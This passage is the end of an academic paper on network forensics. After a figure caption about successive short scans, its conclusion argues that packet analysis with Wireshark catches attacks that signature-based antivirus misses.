


Figure 26 Successive short scans (see online version for colours)



8 Conclusion

The cases of packet analysis demonstrated in this paper help us to realise packet analysers, especially Wireshark are crucial to network forensics. The need for network packet analysis is raised by the fact that the methods currently used by most users for network security are not effective enough to detect all the computer attacks, especially the latest ones. For instance, antivirus software has always been the first choice for most of enterprise and home users. However, most antivirus software uses a signature detection method, what makes this approach inefficient for several reasons.

First, millions of new virus signatures are released yearly, and an antivirus can only detect viruses for known valid signatures and the unknown signatures escape the detection. Second, in line with the discussion in this paper, today's networks are facing threats more than virus, such as malware, denial of service, port scanning covert channels, and information theft; however, antivirus software can only take very limited action on these various threats. Third, hackers can also target the antivirus software running on a machine, leading to multiple vulnerabilities of the system without the awareness of the user. For these different reasons, network traffic analysis at the packet level is necessary, and it can identify many different threats and attacks that could remain unnoticed by antivirus software.

In the past, packet analysers were very expensive and patented. Wireshark has changed all that. Wireshark is one of the best open source packet analysers available today, and it displays packet data as detailed as possible. However, despite its rich toolset, it is important to keep in mind that Wireshark is not an intrusion detection system. Wireshark will not warn you when someone does strange things on your network that he is not allowed to do, and it will not manipulate things on the network such as sending packets. The usefulness of Wireshark is that it is a convenient and effective tool that can help network security professionals figure out what is really happening in the network if strange things happen. As it was demonstrated in the paper, packet analysis in Wireshark can discover a broad range of security threats and attacks against networked computer systems.

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